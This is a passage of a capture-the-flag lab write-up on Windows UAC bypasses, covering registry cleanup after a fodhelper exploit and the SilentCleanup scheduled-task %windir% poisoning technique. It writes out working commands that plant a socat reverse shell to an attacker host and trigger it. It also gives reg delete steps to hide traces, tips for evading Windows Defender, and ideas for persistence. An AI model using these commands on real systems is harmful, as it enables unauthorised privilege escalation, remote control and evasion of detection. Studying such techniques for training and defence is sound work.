
Getting the flag:

Clearing our Tracks

- As a result of executing this exploit, some artefacts were created on the target system, such as
registry keys. - To avoid detection, we need to clean up after ourselves with the following command:
1
2
3
reg delete "HKCU\Software\Classes\.thm\" /f
reg delete "HKCU\Software\Classes\ms-settings\" /f
reg delete "HKCU\Software\Classes\.pwn\Shell\Open\command" /f
Before cleaning up the registry:

After cleaning up the registry:
Note: Detection methods used by AV software are implemented strictly against PUBLISHED EXPLOITS not their variations.
1
2
- How can we create variation of an exploit exactly?
- I guess if you enumerate different parameters used in an exploit. For example, in this specific exploit, the published one used a Powershell to execute a UAC bypass. I guess if you use a different kind of shell, it wouldn't get flagged at all by Windows Defender.
Enumerating different parameters(not only tools) chosen in the fodhelper.exe exploit that has different equivalent:
- Powershell :
cmd.exe - Socat
- Registry editor paths/progIDs
UAC: Environment Variable Expansion
Bypassing Always Notify
- As seen in the previous task, on default Windows configurations, you can abuse apps related to the system’s configuration to bypass UAC as most of these apps have the
autoElevateflag set on their manifests. However, if UAC is configured on the “
Always Notify” level (level 4),fodhelperand similar apps won’t be of any use as they will require the user to go through the UAC prompt to elevate.1
- Basically, user interaction is necessary. Note that we, as attackers avoid user interaction because if the actual user we compromised logged in and see visual indicators of operations it didn't do, it'll get alerted that the system could be either disfunctional or compromised. We want to avoid this.
- For the following technique, we’ll be abusing a scheduled task that can be run by any user but will execute with the
highest privilegesavailable to the caller. - Scheduled tasks by design, are meant to be run WITHOUT any user interaction (independent of the UAC security level), so asking the user to elevate a process manually is NOT an option.
Case Study: Disk Cleanup Scheduled Task
Note: Be sure to disable Windows Defender for this task, or you may have some difficulties when running the exploit.

1. To understand why we are picking Disk Cleanup, let’s open the Task Scheduler and check the task’s configuration:

Here we can see that the task is configured to run with the Users account, which means it will inherit the privileges from the calling user.
1
2
3
  - "Run only when user is logged on" : Uses HKCU in registry editor.
  - "Run whether the user is logged on or not" : Uses HKLM in registry editor.
  - "Run with highest privileges" : the binary associated with it has 'autoElevate' on its manifest which means it has the highest privilege security token available to the calling user which is a high IL token for an administrator.
Notice that if a regular
non-adminuser invokes this task, it will execute withmedium ILonly since that is the highest privilege token available tonon-admins, and therefore the bypass wouldn’t work.
Checking the Actions and Settings tabs from Properties, we have the following:

1
- The Absolute Path of the program is C:\Windows\System32\cleanmgr.exe

Since the command depend on environment variables, we might be able to
injectcommands through them and get them executed by starting theDiskCleanuptask manually.What does it run when using the option “
Allow task to be run on demand”?%windir%\system32\cleanmgr.exe /autoclean /d %systemdrive%Breakdown:
- %windir% : this is equivalent to
C:\Windowswhich is the windows directory or system root path. The system acknowledges this environment variable by default. - %systemdrive% : this is the
C:\directory which holds theC:\Windowsfolder.The system acknowledges this environment variable by default.
- %windir% : this is equivalent to
- These
environment variablescan be overridden by modifying theHKCU\Environmententry in the registry editor. We want to replace
%windir%with"cmd.exe /c C:\tools\socat\socat.exe TCP:<attacker_ip>:4445 EXEC:cmd.exe,pipes &REM ".1 2
- Note that this is only possible because of the fact that an environment variable resides at the start of the command in this scheduled task. - We can POISON this environment variable so the system will no longer acknowledge its default value which is `C:\Windows`.
At the end of our command, we
concatenate“&REM” (ending with a blank space) to comment whatever is put after%windir%when expanding the environment variable to get the final command used byDiskCleanup.- The resulting command would be:
cmd.exe /c C:\tools\socat\socat.exe TCP:<attacker_ip>:4445 EXEC:cmd.exe,pipes &REM \system32\cleanmgr.exe /autoclean /d %systemdrive%
Basically,
"%windir%" == "cmd.exe /c C:\tools\socat\socat.exe TCP:<attacker_ip>:4445 EXEC:cmd.exe,pipes &REM "is its equivalent if we unwrap poisoined%windir%.1
- Anything inside the double quotation is included. Including the blank spaces.
Note that ANYTHING after the “
REM” is ignored as a comment.
Putting it all together
1. Setup a listener for a reverse shell with nc on the AttackBox:

2. Connect to the backdoor on port 9999:

3. Writing the payload to %windir% and then execute the DiskCleanup task using the backdoor:
1
C:\> reg add "HKCU\Environment" /v "windir" /d "cmd.exe /c C:\tools\socat\socat.exe TCP:<attacker_ip>:4446 EXEC:cmd.exe,pipes &REM " /f
- Querying the registry editor BEFORE poisoning
%windir%:

- Querying the registry editor AFTER poisoning
%windir%:

1
- Notice the added 'windir' entry in the HKCU\Environment registry key.
1
C:\> schtasks /run  /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I

Received Shell:

What the user is seeing during the execution of this exploit:

1
2
- A cmd.exe pops up and stays up! Find a way to remove this pop up.
- If this cmd.exe pop up gets only removed if the reverse shell session exits, I guess you can use this exploit specifically for persistence? So if you ever need to get something quickly, you use this? Much better when done right after the user has logged in as the cmd.exe normally pops up at the startup. (like the rest of malware)
Getting the Flag:

Clearing our Tracks
1
reg delete "HKCU\Environment" /v "windir" /f
1
- This deletes the specific variable inside HKCU\Environment entry.

Automating UAC Bypasses
[https://github.com/hfiref0x/UACME](https://github.com/hfiref0x/UACME)
Other UAC attacks
[UACME github repository](https://github.com/hfiref0x/UACME)[Bypassing UAC with mock folders and DLL hijacking](https://www.bleepingcomputer.com/news/security/bypassing-windows-10-uac-with-mock-folders-and-dll-hijacking/)[](https://www.bleepingcomputer.com/news/security/bypassing-windows-10-uac-with-mock-folders-and-dll-hijacking/)[UAC bypass techniques detection strategies](https://elastic.github.io/security-research/whitepapers/2022/02/03.exploring-windows-uac-bypass-techniques-detection-strategies/article/)[Reading your way around UAC](https://www.tiraniddo.dev/2017/05/reading-your-way-around-uac-part-1.html)